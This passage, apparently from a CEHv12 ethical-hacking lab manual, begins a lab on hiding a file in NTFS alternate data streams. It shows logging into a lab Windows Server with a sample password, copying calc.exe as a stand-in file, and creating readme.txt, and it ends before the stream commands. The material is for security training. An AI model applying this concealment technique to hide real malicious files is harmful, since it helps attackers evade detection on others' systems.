
Here, we will use NTFS streams to hide a malicious file on the target system.

- Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del**, by default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

- Ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.




3. The Local Disk (C:) Properties window appears; check for the **File system** format and click **OK**.



4. Now, go to the C: drive, create a **New Folder**, and name it **magic**.

5. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.



6. Click the **Type here to search** icon from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.

7. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.



```
Administrator: Command Prompt  
Microsoft Windows [Version 10.0.17763.1158]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\Users\Administrator>cd C:\magic  
C:\magic>
```




- Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.


```
Administrator: Command Prompt  
Microsoft Windows [Version 10.0.17763.1158]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\Users\Administrator>cd C:\magic  
C:\magic>notepad readme.txt
```



- A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.

